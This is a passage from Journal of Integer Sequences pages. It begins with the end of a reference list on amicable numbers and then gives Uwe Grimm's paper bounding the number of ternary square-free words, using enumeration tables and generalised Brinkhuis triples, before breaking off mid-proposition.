1. W. Borho and H. Hoffmann, *Breeding Amicable Numbers in Abundance*, Math. Comp. 46 (1986), 281-293. MR 87c:11003
2. L. Euler, *De numeris amicabilibus*, Opuscula varii argumenti (1750), 23-107.
3. E. J. Lee, *Amicable numbers and the bilinear Diophantine equation*, Math. Comp. 22 (1968), 181-187 MR 37 #142.
4. E. J. Lee and J. S. Madachy, *The History and Discovery of Amicable Numbers*, J. Recr. Math. 5 (1972), Part 1, 77-93, Part 2, 153-173, Part 3, 231-249. MR 56#5165a-e
5. H. J. J. te Riele, *Computation of all the amicable pairs below* 10^{10} Math. Comp. 47 (1986), 361-368,S9-S40. MR 87i:11014
6. H. J. J. te Riele, *On generating new amicable pairs from given amicable pairs*, Math. Comp. 42 (1984), 219-223. MR 85d:11107
7. H. J. J. te Riele, W. Borho, S. Battiato, H. Hoffmann, and E. J. Lee, *Table of amicable pairs between* 10^{10} *and* 10^{52} (1986), Technical Report NM-N8603, Centrum voor Wiskunde en Informatica, Kruislaan 413, 1098 SJ Amsterdam, the Netherlands
8. J. Pedersen, *Message from Jan Munch Pederson to the NMBRTHRY LIST on the Internet, January 30, 2001.*
9. J. Pedersen,*Known amicable pairs,* http://www.vejlehs.dk/staff/jmp/aliquot/knwnap.htm

---

(The amicable numbers are given in sequences A002025, A002046 and A063990.)

Received June 5, 2001; revised version received Nov 14, 2001. Published in Journal of Integer Sequences, Feb 7, 2002.

Return to Journal of Integer Sequences home page.

Department of Mathematics, Touro College, 27 West 23rd Street, New York, NY 10010

Journal of Integer Sequences, Vol. 4 (2001), Article 01.2.7

Improved Bounds on the Number of Ternary Square-Free Words

Uwe Grimm

Applied Mathematics Department
Faculty of Mathematics and Computing
The Open University, Walton Hall
Milton Keynes MK7 6AA, UK

Abstract: Improved upper and lower bounds on the number of square-free ternary words are obtained. The upper bound is based on the enumeration of square-free ternary words up to length 110. The lower bound is derived by constructing generalised Brinkhuis triples. The problem of finding such triples can essentially be reduced to a combinatorial problem, which can efficiently be treated by computer. In particular, it is shown that the number of square-free ternary words of length n grows at least as 65^{n/40}, replacing the previous best lower bound of 2^{n/17}.

Full version: pdf, dvi, ps, latex, Mathematica program

(Mentions sequence A006156 .)

Received August 1, 2001; revised version received October 1, 2001. Published in Journal of Integer Sequences February 13, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001),
Article 01.2.7

IMPROVED BOUNDS ON THE NUMBER OF TERNARY SQUARE-FREE WORDS

UWE GRIMM

Abstract. Improved upper and lower bounds on the number of square-free ternary words are obtained. The upper bound is based on the enumeration of square-free ternary words up to length 110. The lower bound is derived by constructing generalised Brinkhuis triples. The problem of finding such triples can essentially be reduced to a combinatorial problem, which can efficiently be treated by computer. In particular, it is shown that the number of square-free ternary words of length n grows at least as $65^{n/40}$, replacing the previous best lower bound of $2^{n/17}$.

1. Introduction

A word w is a string of letters from a certain alphabet Σ, the number of letters of w is called the length of the word. The set of words of length n is $\mathcal{L}(n) = \Sigma^n$, and the union

$$\mathcal{L} = \bigcup_{n\geq 0} \mathcal{L}(n) = \Sigma^{\mathbb{N}_0} \tag{1}$$

is called the language of words in the alphabet Σ. This is a monoid with concatenation of words as operation and the empty word λ, which has zero length, as neutral element [12]. For a word w, we denote by $\bar{w}$ the corresponding reversed word, i.e., the word obtained by reading w from back to front. A palindrome is a word w that is symmetric, $w = \bar{w}$.

Square-free words [1–13] are words w that do not contain a "square" yy of a word y as a subword (factor). In other words, w can only be written in the form $xyyz$, with words x, y and z, if $y = \lambda$ is the empty word. In a two-letter alphabet $\{0, 1\}$, the complete list of square-free words is $\{\lambda, 0, 1, 01, 10, 010, 101\}$. However, in a three-letter alphabet $\Sigma = \{0, 1, 2\}$, square-free words of arbitrary length exist, and the number of square-free words of a given length n grows exponentially with n [4, 3, 7].

We denote the set of square-free words of length n in the alphabet $\Sigma = \{0, 1, 2\}$ by $\mathcal{A}(n) \subset \mathcal{L}(n)$. The language of ternary square-free words is

$$\mathcal{A} = \bigcup_{n\geq 0} \mathcal{A}(n) \subset \Sigma^{\mathbb{N}_0}. \tag{2}$$

We are interested in the number of square-free words of length n

$$a(n) = |\mathcal{A}(n)| \tag{3}$$

and in estimating the growth of $a(n)$ with the length n. For $n = 0, 1, 2, 3$, the sets of ternary square-free words are

$$\begin{aligned}
\mathcal{A}(0) &= \{\lambda\},\\
\mathcal{A}(1) &= \{0, 1, 2\},\\
\mathcal{A}(2) &= \{01, 02, 10, 12, 20, 21\},\\
\mathcal{A}(3) &= \{010, 012, 020, 021, 101, 102, 120, 121, 201, 202, 210, 212\},
\end{aligned} \tag{4}$$

where λ denotes the empty word. Hence $a(0) = 1$, $a(1) = 3$, $a(2) = 6$, $a(3) = 12$, and so on, see [1] where the values of $a(n)$ for $n \leq 90$ are tabulated. In [16], the sequence is listed as A006156.

2. Upper bounds obtained by enumeration

Obviously, a word w of length $m+n$, obtained by concatenation of words w_1 of length m and w_2 of length n, can only be square-free if w_1 and w_2 are square-free. This necessary, but not sufficient, condition implies the inequality

$$a(m+n) \leq a(m)a(n) \tag{5}$$

for all $m, n \geq 0$. By standard arguments, see also [1], this guarantees the existence of the limit

$$s := \lim_{n\to\infty} a(n)^{\frac{1}{n}}, \tag{6}$$

the growth rate or "connective constant" of ternary square-free words [9]. The precise value of s is not known, but lower [4, 3, 7] and upper bounds [1] have been established. It is the purpose of this paper to improve both the lower and the upper bounds.

It is relatively easy to derive reasonable upper bounds from the inequality (5). In fact [1], one can slightly improve on (5) by considering two words w_1 and w_2 of length $m \geq 2$ and $n \geq 2$, such that the last two letters of w_1 are equal to the first two letters of w_2, and we join them to a word w of length $m+n-2$ by having the two words overlap on these two letters. This yields

$$a(m+n-2) \leq \frac{1}{6}a(m)a(n), \tag{7}$$

for all $m, n \geq 2$, because there are precisely $a(n)/6$ square-free letters of length $n \geq 2$ that start with the last two letters of w_1. Taking n fixed, one obtains

$$s^{n-2} = \lim_{m\to\infty} \frac{a(m+n-2)}{a(m)} \leq \frac{a(n)}{6} \tag{8}$$

and hence the upper bound

$$s \leq \left(\frac{a(n)}{6}\right)^{\frac{1}{n-2}} \tag{9}$$

for any $n \geq 3$. This bound can be systematically improved by calculating $a(n)$ for as large values of n as possible. The bound given in [1], from $a(90) = 258\,615\,015\,792$, is

$$s \leq 43\,102\,502\,632^{\frac{1}{88}} = 1.320\,829\,\ldots \tag{10}$$

The results given in table 1 extend the previously known values of $a(n)$ [1] to lengths $n \leq 110$. They were obtained by a simple algorithm, extending square-free words letter by letter and checking that the new letter does not lead to the formation of any square. The value $a(110)$ yields an improved upper bound of

$$s \leq 8\,416\,550\,317\,984^{\frac{1}{108}} = 1.317\,277\,\ldots \tag{11}$$

3. Brinkhuis triples and lower bounds

While the upper bound is already relatively close to the actual value of s, which was estimated in reference [1] to be about 1.301 76 on the basis of the first 90 values, it is much more difficult to obtain any reasonable lower bound for s. In order to derive a lower bound, one has to show that $a(n)$ grows exponentially in n with optimal growth bound. This can be achieved by demonstrating that each square-free word of length n gives rise to sufficiently many different square-free words of some length $m > n$. This was first done by Brinkhuis [4], by constructing what is now known as a Brinkhuis triple or a Brinkhuis triple pair.

TABLE 1. The number of ternary square-free words $a(n)$ of length n for $91 \le n \le 110$.

n	$a(n)$	n	$a(n)$
91	336 655 224 582	101	4 704 369 434 772
92	438 245 025 942	102	6 123 969 129 810
93	570 491 023 872	103	7 971 950 000 520
94	742 643 501 460	104	10 377 579 748 374
95	966 745 068 408	105	13 509 138 183 162
96	1 258 471 821 174	106	17 585 681 474 148
97	1 638 231 187 596	107	22 892 370 891 330
98	2 132 586 986 466	108	29 800 413 809 730
99	2 776 120 525 176	109	38 793 041 799 498
100	3 613 847 436 684	110	50 499 301 907 904

Definition 1. An n-Brinkhuis triple pair is a set $\mathcal{B} = \{\mathcal{B}^{(0)}, \mathcal{B}^{(1)}, \mathcal{B}^{(2)}\}$ of three pairs $\mathcal{B}^{(i)} = \{U^{(i)}, V^{(i)}\} \subset \mathcal{A}(n)$, $i \in \{0,1,2\}$, of pairwise different square-free words such that the set of 96 words of length $3n$

$$\bigcup_{w_1w_2w_3 \in \mathcal{A}(3)} \Big\{ W_1W_2W_3 \mid W_j \in \mathcal{B}^{(w_j)}, j = 1,2,3 \Big\} \subset \mathcal{A}(3n).$$

In other words, it is required that all $3n$-letter images of the twelve elements of $\mathcal{A}(3)$ under any combination of the eight maps

$$\varrho_{x,y,z} : \begin{cases} 0 \to x \in \mathcal{B}^{(0)} \\ 1 \to y \in \mathcal{B}^{(1)} \\ 2 \to z \in \mathcal{B}^{(2)} \end{cases} \tag{12}$$

are square-free. This property is sufficient to ensure that images of any square-free word in the alphabet Σ under any combination of the eight maps to each of its letters is again square-free. This can be shown as follows.

Consider the six-letter alphabet $\tilde{\Sigma} = \{0, 0', 1, 1', 2, 2'\}$ and a language $\tilde{\mathcal{A}}$ consisting of all words of $\mathcal{A}$ with an arbitrary number of letters replaced by their primed companions. In other words,

$$\tilde{\mathcal{A}} = \bigcup_{n \ge 0} \tilde{\mathcal{A}}(n), \qquad \tilde{\mathcal{A}}(n) = \Big\{ w \in \tilde{\Sigma}^n \mid \pi(w) \in \mathcal{A}(n) \Big\} \tag{13}$$

where π is the map

$$\pi : \tilde{\Sigma} \to \Sigma, \quad \pi(0) = \pi(0') = 0,\ \pi(1) = \pi(1') = 1,\ \pi(2) = \pi(2') = 2, \tag{14}$$

that projects back to the three-letter alphabet Σ. The map

$$\varrho : \begin{cases} 0 \to U^{(0)},\ 0' \to V^{(0)} \\ 1 \to U^{(1)},\ 1' \to V^{(1)} \\ 2 \to U^{(2)},\ 2' \to V^{(2)} \end{cases} \tag{15}$$

is a uniformly growing morphism from the language $\tilde{\mathcal{A}}$ into the language $\mathcal{L}$. By the condition (1), this morphism is square-free on all three-letter words in $\tilde{\mathcal{A}}$, i.e., the images of elements in $\tilde{\mathcal{A}}(3)$ are square-free. As ϱ is a uniformly growing morphisms, being square-free on $\tilde{\mathcal{A}}(3)$ implies, as proven in [5] and [3], that ϱ is a square-free morphism, i.e., it maps square-free words in $\tilde{\mathcal{A}}$ onto square-free words in $\mathcal{L}$, thus onto words in $\mathcal{A}$.

Lemma 1. The existence of an n-Brinkhuis triple pair implies the lower bound $s \ge 2^{1/(n-1)}$.

Proof. The existence of an n-Brinkhuis triple pair implies the inequality

$$a(mn) \geq 2^m a(m) \tag{16}$$

for any $m > 0$, because each square-free word of length m yields 2^m different square-free words of length mn. This means

$$\left(\frac{a(mn)}{a(m)}\right)^{\frac{1}{m}} \geq 2, \tag{17}$$

for any $m > 0$, and hence

$$s^{n-1} = \lim_{m\to\infty} \left(\frac{a(mn)}{a(m)}\right)^{\frac{1}{m}} \geq 2, \tag{18}$$

establishing the lower bound. □

The first lower bound was derived by Brinkhuis [4], who showed that $s \geq 2^{1/24}$ by constructing a 25-Brinkhuis triple pair consisting entirely of palindromic words. In that case, the conditions on the square-freeness of the images of three-letter words can be simplified to the square-freeness of the images of two-letter words and certain conditions on the "heads" and the "tails" of the words, which are easier to check explicitly. Brandenburg [3] produced a 22-Brinkhuis triple pair, which proves a lower bound of $s \geq 2^{1/21}$. For a long time, this was the best lower bound available, until, quite recently, Ekhad and Zeilberger [7] came up with a 18-Brinkhuis triple pair equivalent to

$$\begin{aligned} U^{(0)} &= 012021020102120210 & V^{(0)} &= 012021201020120210 = \bar{U}^{(0)} \\ U^{(1)} &= 120102101210201021 & V^{(1)} &= 120102012101201021 = \bar{U}^{(1)} \\ U^{(2)} &= 201210212021012102 & V^{(2)} &= 201210120212012102 = \bar{U}^{(2)}, \end{aligned} \tag{19}$$

thus establishing the bound $s \geq 2^{1/17}$. We note that the simpler definition for a Brinkhuis triple pair in [7], which is akin to Brinkhuis' original approach, is in fact incomplete, as it does not rule out a square that overlaps three adjacent words if the words are not palindromic. Nevertheless, the Brinkhuis triple (19) given in [7] is correct, and so is the lower bound $s \geq 2^{1/17} = 1.041\,616\ldots$ derived from it. In fact, it has been claimed (see [18]) that this is the optimal bound that can be obtained in this way, and this is indeed the case, see the discussion below.

It is interesting to note that, although this minimal-length Brinkhuis triple pair does not consist of palindromes, it is nevertheless invariant under reversion of words, as $V^{(i)} = \bar{U}^{(i)}$. In addition, it also shares the property with Brinkhuis' original triple that the words $U^{(1)}$, $V^{(1)}$ and $U^{(2)}$, $V^{(2)}$ which replace the letters 1 and 2, respectively, are obtained from $U^{(0)}$, $V^{(0)}$ by a global permutation τ of the three letters

$$\tau : \begin{cases} 0 \to 1 \\ 1 \to 2 \\ 2 \to 0 \end{cases} \tag{20}$$

i.e.,

$$U^{(2)} = \tau(U^{(1)}) = \tau^2(U^{(0)}), \quad V^{(2)} = \tau(V^{(1)}) = \tau^2(V^{(0)}). \tag{21}$$

Clearly, given any Brinkhuis triple pair, the sets of words obtained by reversion or by applying any permutation of the letters are again Brinkhuis triple pairs, so it may not be too surprising that a Brinkhuis triple pair of minimal length turns out to be invariant under these two operations.

4. Generalised Brinkhuis triples

As we cannot improve on the lower bound by constructing a shorter Brinkhuis triple, we proceed by generalising the notion. The idea is to allow for more than two words that replace each letter [8]. This leads to the following general definition.

Definition 2. An n-Brinkhuis (k_0, k_1, k_2)-triple is a set of $k_0 + k_1 + k_2$ square-free words $\mathcal{B} = \{\mathcal{B}^{(0)}, \mathcal{B}^{(1)}, \mathcal{B}^{(2)}\}$, $\mathcal{B}^{(i)} = \{w_j^{(i)} \in S(n) \mid 1 \le j \le k_i\}$, $k_i \ge 1$, such that, for any square-free word $ii'i''$ of length 3 and any $1 \le j \le k_i$, $1 \le j' \le k_{i'}$, $1 \le j'' \le k_{i''}$, the composed word $w_j^{(i)} w_{j'}^{(i')} w_{j''}^{(i'')}$ of length $3n$ is square-free.

Note that the definition reduces to definition 1 in the case $k_0 = k_1 = k_2 = 2$ of an "ordinary" Brinkhuis triple pair. From the set of square-free words of length 3, we deduce that the number of composed words that enter is $6k_0k_1k_2 + k_0^2(k_1 + k_2) + k_1^2(k_0 + k_2) + k_2^2(k_0 + k_1)$.

Lemma 2. The existence of an n-Brinkhuis (k_0, k_1, k_2)-triple implies the lower bound $s \ge k^{1/(n-1)}$, where $k = \min(k_0, k_1, k_2)$.

Proof. The proof proceeds as in lemma 1 above, with 2 replaced by $k = \min(k_0, k_1, k_2)$. □

As far as the lower bound is concerned, we do not gain anything by considering triples where the number of words k_0, k_1 and k_2 differ from each other. Nevertheless, the generality of definition 2 shall be of use below. In order to derive improved lower bounds, we shall in fact concentrate on a more restricted class of triples.

Definition 3. A special n-Brinkhuis k-triple is an n-Brinkhuis (k, k, k)-triple $\mathcal{B} = \{\mathcal{B}^{(0)}, \mathcal{B}^{(1)}, \mathcal{B}^{(2)}\}$ such that $\mathcal{B}^{(2)} = \tau(\mathcal{B}^{(1)}) = \tau^2(\mathcal{B}^{(0)})$ and $w \in \mathcal{B}^{(0)}$ implies $\bar{w} \in \mathcal{B}^{(0)}$, where τ is the permutation of letters defined in equation (20).

The first condition means that all words in $\mathcal{B}^{(1)}$ and $\mathcal{B}^{(2)}$ can be obtained from the words in $\mathcal{B}^{(0)}$ by the global permutation τ. The second condition implies that the words in $\mathcal{B}^{(0)}$, and hence also in $\mathcal{B}^{(1)}$ and $\mathcal{B}^{(2)}$, are either palindromes, i.e., $w = \bar{w}$, or occur as pairs $(w, \bar{w})$. This means that a special n-Brinkhuis k-triple is characterised by the set of palindromes $w = \bar{w} \in \mathcal{B}^{(0)}$ and by one member of each pairs of non-palindromic words $(w, \bar{w}) \in \mathcal{B}^{(0)}$. If there are k_p palindromes and k_n pairs in $\mathcal{B}^{(0)}$, then these generate a special Brinkhuis k-triple with $k = k_\mathrm{p} + 2k_\mathrm{n}$. We shall call $K = (k_\mathrm{p}, k_\mathrm{n})$ the signature of the special Brinkhuis k-triple, and denote a set of $k_\mathrm{p} + k_\mathrm{n}$ generating words by $\mathcal{G}$.

In order to obtain the best lower bound possible, we are looking for optimal choices of the length n and the number of words k. There are two possibilities, we may look for the largest k for given length n, or for the smallest length n for a given number k. This is made precise by the following definitions.

Definition 4. An optimal special n-Brinkhuis triple is a special n-Brinkhuis k-triple such that any special n-Brinkhuis l-triple has $l \le k$.

Definition 5. A minimal-length special Brinkhuis k-triple is a special n-Brinkhuis k-triple such that any special m-Brinkhuis k-triple has $m \ge n$.

If $\mathcal{B}$ is a special n-Brinkhuis k-triple, so is its image $\sigma(\mathcal{B})$ under any permutation $\sigma \in S_3$ of the three letters. Therefore, without loss of generality, we may assume that the first word $w_1^{(0)} \in \mathcal{B}$ starts with the letters 01. This has the following consequences on the other words of the triple.

Lemma 3. Consider a special n-Brinkhuis k-triple $\mathcal{B}$, with $n > 1$, such that the word $w_1^{(0)} \in \mathcal{B}^{(0)}$ starts with the letters 01. Then $n \ge 7$, and all words in $\mathcal{B}^{(0)}$ start with the three letters 012 and end on 210.

Proof. As $w_1^{(1)} = \tau(w_1^{(0)})$ and $w_1^{(2)} = \tau^2(w_1^{(0)})$, the words $w_1^{(1)}$ and $w_1^{(2)}$ start with letters 12 and 20, respectively. If $n = 2$, then $w_1^{(0)} w_1^{(1)} = 0112$ contains the square 11, so $n \ge 3$. Square-freeness of the composed words $w_j^{(0)} w_1^{(1)}$ and $w_j^{(0)} w_1^{(2)}$, $1 \le j \le k$, implies that the words $w_j^{(0)}$ have to end on

210, because $w = 210$ is the only word in $\mathcal{A}(3)$ such that $w12$ and $w20$ are both square-free. This in turn implies that all words in $\mathcal{B}^{(1)}$ and $\mathcal{B}^{(2)}$ end on 021 and 102, respectively. Now, square-freeness of the composed words $w_j^{(1)} w_{j'}^{(0)}$ and $w_j^{(2)} w_{j'}^{(0)}$ implies that the first three letter of $w_j^{(0)}$, for any $1 \leq j \leq k$, have to be $w = 012$, because this is the only word $\mathcal{A}(3)$ in such that $021w$ and $102w$ are both square-free. For $n = 3$ and $n = 4$, no such words exist, and the only possibility for $n = 6$ would be 012210 which is not square-free. For $n = 5$, the square-free word 01210 starts with 012 and ends on 210, but $w_1^{(0)} w_1^{(2)} w_1^{(0)} = 012102010201210$ contains the square of 0201. □

One can even say more about the "heads" and "tails" of the words in a special Brinkhuis triple. There are two possible choices for the forth letter of $w_1^{(0)}$, and both possibilities fix further letters and cannot appear within the same special Brinkhuis triple. Therefore, we can distinguish two different types of special Brinkhuis triples.

Proposition 1. Consider a special n-Brinkhuis k-triple $\mathcal{B}$, with $n > 1$, such that the word $w_1^{(0)} \in \mathcal{B}^{(0)}$ starts with the letters 01. Then $n \geq 13$ and either all words in $\mathcal{B}^{(0)}$ are of the form $012021 \ldots 120210$, or all words are of the form $012102 \ldots 201210$.

Proof. From lemma 3, we know that $n \geq 7$ and $w_1^{(0)}$ starts with 012 and ends on 210. There are now two choices for the forth letter. Let us consider the case that $w_1^{(0)}$ starts with 0120. Then $w_1^{(1)}$ starts with 1201. Now, from lemma 3, $w_1^{(2)}$ ends on 102, and square-freeness of $w_1^{(2)} w_j^{(0)}$ implies that $w_j^{(0)}$ starts with 01202, and hence with 012021. Now $w_1^{(1)}$ starts with 120102 and $w_1^{(2)}$ with 201210. From square-freeness of $w_j^{(0)} w_1^{(1)}$ and $w_j^{(0)} w_1^{(2)}$, we can rule out $w_j^{(0)}$ ends on 1210, because both possible extension 101210 and 201210 result in squares. Hence $w_j^{(0)}$ ends on 0210 and, from square-freeness of $w_j^{(0)} w_1^{(w)}$, it has to end on 20210, and thus on 120210.

Consider now the second possibility, i.e., $w_1^{(0)}$ starts with 0121. Necessarily, it then starts with 01210. As $w_1^{(1)}$ ends on 021, square-freeness of $w_1^{(1)} w_j^{(0)}$ implies that $w_j^{(0)}$ starts with 012102. Then $w_1^{(1)}$ starts with 120210 and $w_1^{(2)}$ with 201021. Square-freeness of $w_j^{(0)} w_1^{(1)}$ and $w_j^{(0)} w_1^{(2)}$ rules out an ending 0210 for $w_j^{(0)}$, as the only possible extension 20120 and 120210 both result in squares. Hence $w_j^{(0)}$ ends on 01210, and, from square-freeness of $w_j^{(0)} w_1^{(1)}$, actually has to end on 201210.

Now, in both cases it is obviously impossible to find square-free words of length $n = 8, 9, 10, 12$ that satisfy these conditions. For the first case, the one choice left for $n = 11$ is 01202120210, which contains the square of 1202. In the second case, the only word for $n = 11$ that satisfies the conditions is 01210201210. In this case, $w_1^{(0)} w_1^{(1)} = 012102012101202101202 1$ contains the square of 210120. □

The proofs of lemmas 3 and 1 are very explicit, but you may simplify the argument by realising that the conditions at both ends are essentially equivalent, as they follow from reversing the order of letters in combined words. The results restrict the number of words that have to be taken into account when looking for a special n-Brinkhuis k-triple. In what follows, we can restrict ourselves to the case $n \geq 13$. We denote the set of such square-free words by

$$\mathcal{A}_1(n) = \{w \in \mathcal{A}(n) \mid w = 012021 \ldots 120210\} \subset \mathcal{A}(n), \tag{22}$$

$$\mathcal{A}_2(n) = \{w \in \mathcal{A}(n) \mid w = 012102 \ldots 201210\} \subset \mathcal{A}(n), \tag{23}$$

and the number of such words by

$$a_1(n) := |\mathcal{A}_1(n)|, \tag{24}$$

$$a_2(n) := |\mathcal{A}_2(n)|. \tag{25}$$

We denote the number of palindromes by

$$a_{1\mathrm{p}}(n) := |\{w \in \mathcal{A}_1(n) \mid w = \bar{w}\}|, \tag{26}$$

$$a_{2\mathrm{p}}(n) := |\{w \in \mathcal{A}_2(n) \mid w = \bar{w}\}|, \tag{27}$$

and the number of non-palindromic pairs by

$$a_{1\mathrm{n}}(n) := \frac{1}{2}(a_1(n) - a_{1\mathrm{p}}(n)), \tag{28}$$

$$a_{2\mathrm{n}}(n) := \frac{1}{2}(a_2(n) - a_{2\mathrm{p}}(n)). \tag{29}$$

Clearly, there are no palindromic square-free words of even length, and thus $a_{1\mathrm{p}}(2n) = a_{2\mathrm{p}}(2n) = 0$, $a_{1\mathrm{n}}(2n) = a_1(2n)/2$ and $a_{2\mathrm{n}}(2n) = a_2(2n)/2$.

Now, for a word $w \in \mathcal{A}_1(n)$ or $w \in \mathcal{A}_2(n)$ to be a member of a special n-Brinkhuis triple, it must at least generate a triple by itself. This motivates the following definition.

Definition 6. A square-free palindrome $w = \bar{w} \in \mathcal{A}(n)$ is called admissible if w generates a special n-Brinkhuis 1-triple. A non-palindromic square-free word w of length n is admissible if w generates a special n-Brinkhuis 2-triple.

The hunt for optimal special n-Brinkhuis triples now proceeds in three steps.

Step 1. The first step consists of selecting all admissible words in $\mathcal{A}_1(n)$ and $\mathcal{A}_2(n)$. Let us denote the number of admissible palindromes in $\mathcal{A}_1(n)$ by $b_{1\mathrm{p}}(n)$ and the number of admissible non-palindromes by $2b_{1\mathrm{n}}(n)$, such that $b_{1\mathrm{n}}$ is the number of admissible pairs $(w, \bar{w})$ of non-palindromic words in $\mathcal{A}_1(n)$. Analogously, we define $b_{2\mathrm{p}}(n)$ and $b_{2\mathrm{n}}(n)$ for admissible words in $\mathcal{A}_2(n)$.

Step 2. The second step consists of finding all triples of admissible words that generate a special n-Brinkhuis triple. Depending on the number of palindromes k_p in that triple, which can be $k_\mathrm{p} = 0, 1, 2, 3$, these are special Brinkhuis k-triples with $k = 6, 5, 4, 3$, respectively. We denote the number of such admissible triples by $t_1(n)$ and $t_2(n)$. Here, we need to check the conditions of definition 2 for each triple. Using the structure of the special Brinkhuis triple, the number of words that have to be checked is substantially reduced from $12k^3$ to $k(2k^2 + k_\mathrm{p})$.

Step 3. The third and final step is purely combinatorial in nature, and does not involve any explicit checking of square-freeness of composed words. The reason is the following. A set $\mathcal{G}$, $|\mathcal{G}| \geq 3$, of words in $\mathcal{A}_1(n)$ or $\mathcal{A}_2(n)$, generates a special n-Brinkhuis triple if and only if all three-elemental subsets of $\mathcal{G}$ generate special n-Brinkhuis triples. This is obvious, because the conditions of definition 2 on three-letter words never involve more than three words simultaneously, so checking the condition for all subsets of three generating words is necessary and sufficient. Thus, the task is to find the largest sets of generating words such that all three-elemental subsets are contained in our list of admissible triples. In order to obtain an optimal special n-Brinkhuis triple, one has to take into account that $k = k_\mathrm{p} + 2k_\mathrm{n}$, so solutions with maximum number of generators are not necessarily optimal.

Even though this step is purely combinatorial and no further operations on the words are required, it is by far the most expensive part of the algorithm as the length n increases. Therefore, this is the part that limits the maximum length n that we can consider. Using a computer, we found the optimal Brinkhuis triples for $n \leq 41$. The results for generating words from $\mathcal{A}_1(n)$ are given in table 2, those for generating words taken from $\mathcal{A}_2(n)$ are displayed in table 3. We included partial results for $42 \leq n \leq 45$, in order to show how the number of admissible words grows for larger n. Even though we do not know the optimal n-Brinkhuis triples for these cases, it has to be expected that the value of k that can be achieved continues to grow, and it is certainly true for $n = 42$ where $k_\mathrm{opt} \geq 72$.

TABLE 2. Results of the algorithm to find optimal special n-Brinkhuis triples with generating words in $\mathcal{A}_1(n)$.

n	a	a_1	$a_{1\mathrm{p}}$	$a_{1\mathrm{n}}$	$b_{1\mathrm{p}}$	$b_{1\mathrm{n}}$	t_1	sign.	k_{opt}
13	342	0	0	0	0	0	0	(0,0)	0
14	456	0	0	0	0	0	0	(0,0)	0
15	618	1	1	0	0	0	0	(0,0)	0
16	798	0	0	0	0	0	0	(0,0)	0
17	1 044	1	1	0	1	0	0	(1,0)	1
18	1 392	4	0	2	0	1	0	(0,1)	2
19	1 830	5	1	2	1	0	0	(0,0)	0
20	2 388	4	0	2	0	0	0	(0,0)	0
21	3 180	1	1	0	0	0	0	(0,0)	0
22	4 146	2	0	1	0	0	0	(0,0)	0
23	5 418	3	1	1	0	1	0	(0,1)	2
24	7 032	4	0	2	0	1	0	(0,1)	2
25	9 198	13	3	5	2	1	1	(2,1)	4
26	11 892	16	0	8	0	1	0	(0,1)	2
27	15 486	18	2	8	2	0	0	(1,0)	1
28	20 220	10	0	5	0	1	0	(0,1)	2
29	26 424	27	3	12	2	3	4	(2,2)	6
30	34 422	52	0	26	0	4	0	(0,2)	4
31	44 862	64	4	30	2	7	8	(1,3)	7
32	58 446	64	0	32	0	6	5	(0,4)	8
33	76 122	60	6	27	3	7	30	(0,6)	12
34	99 276	70	0	35	0	7	13	(0,4)	8
35	129 516	109	9	50	4	13	328	(2,8)	18
36	168 546	174	0	87	0	27	1 304	(0,15)	30
37	219 516	291	9	141	6	27	2 533	(3,14)	31
38	285 750	376	0	188	0	30	973	(0,14)	28
39	372 204	386	12	187	3	35	2 478	(2,15)	32
40	484 446	428	0	214	0	55	10 767	(0,24)	48
41	630 666	593	15	289	4	76	28 971	(3,31)	65
42	821 154	926	0	463	0	114	74 080	?	?
43	1 069 512	1 273	23	625	12	156	229 180	?	?
44	1 392 270	1 518	0	759	0	170	235 539	?	?
45	1 812 876	1 788	26	881	17	191	510 345	?	?

TABLE 3. Results of the algorithm to find optimal special n-Brinkhuis triples with generating words in $\mathcal{A}_2(n)$.

n	a	a_2	$a_{2\mathrm{p}}$	$a_{2\mathrm{n}}$	$b_{2\mathrm{p}}$	$b_{2\mathrm{n}}$	t_2	sign.	k_{opt}
13	342	1	1	0	1	0	0	(1,0)	1
14	456	0	0	0	0	0	0	(0,0)	0
15	618	0	0	0	0	0	0	(0,0)	0
16	798	0	0	0	0	0	0	(0,0)	0
17	1 044	2	0	1	0	0	0	(0,0)	0
18	1 392	2	0	1	0	0	0	(0,0)	0
19	1 830	1	1	0	0	0	0	(0,0)	0
20	2 388	0	0	0	0	0	0	(0,0)	0
21	3 180	1	1	0	0	0	0	(0,0)	0
22	4 146	6	0	3	0	0	0	(0,0)	0
23	5 418	6	2	2	2	1	0	(1,1)	3
24	7 032	10	0	5	0	2	0	(0,1)	2
25	9 198	11	1	5	1	2	1	(1,2)	5
26	11 892	8	0	4	0	1	0	(0,1)	2
27	15 486	8	2	3	1	1	0	(1,1)	3
28	20 220	10	0	5	0	3	0	(0,2)	4
29	26 424	30	4	13	1	3	2	(0,3)	6
30	34 422	40	0	20	0	6	5	(0,4)	8
31	44 862	37	5	16	2	3	2	(1,2)	5
32	58 446	32	0	16	0	4	0	(0,2)	4
33	76 122	49	5	22	2	3	7	(1,3)	7
34	99 276	76	0	38	0	10	39	(0,5)	10
35	129 516	142	6	68	3	20	483	(2,7)	16
36	168 546	188	0	94	0	29	1 602	(0,16)	32
37	219 516	205	9	98	3	32	2 707	(1,13)	27
38	285 750	198	0	99	0	27	1 112	(0,11)	22
39	372 204	231	13	109	6	36	5 117	(2,14)	30
40	484 446	396	0	198	0	56	12 002	(0,19)	38
41	630 666	615	15	300	8	81	54 340	(1,29)	59
42	821 154	820	0	410	0	120	123 610	?	?
43	1 069 512	969	15	477	10	158	332 054	?	?
44	1 392 270	1070	0	535	0	166	362 560	?	?
45	1 812 876	1341	23	659	13	200	792 408	?	?

The optimal Brinkhuis triples are not necessarily unique, and the list also contains a case, $n = 29$, where there exist optimal Brinkhuis triples of both types. In general, several choices exist, which, however, cannot be combined into an even larger triple. A list of optimal n-Brinkhuis triples which at the same time are minimal-length Brinkhuis $k_{\rm opt}$ triples is given below.

Proposition 2. The following sets of words generate optimal and minimal-length Brinkhuis triples:

- $n = 13,\ k_{\rm p} = 1,\ k_{\rm n} = 0,\ k = 1$:

$$\mathcal{G}_{13} = \{0121021201210\} \tag{30}$$

- $n = 18,\ k_{\rm p} = 0,\ k_{\rm n} = 1,\ k = 2$:

$$\mathcal{G}_{18} = \{012021020102120210\} \tag{31}$$

- $n = 23,\ k_{\rm p} = 1,\ k_{\rm n} = 1,\ k = 3$:

$$\begin{aligned}\mathcal{G}_{23} = \{&01210212021012021201210,\\ &01210201021012021201210\}\end{aligned} \tag{32}$$

- $n = 25,\ k_{\rm p} = 1,\ k_{\rm n} = 2,\ k = 5$:

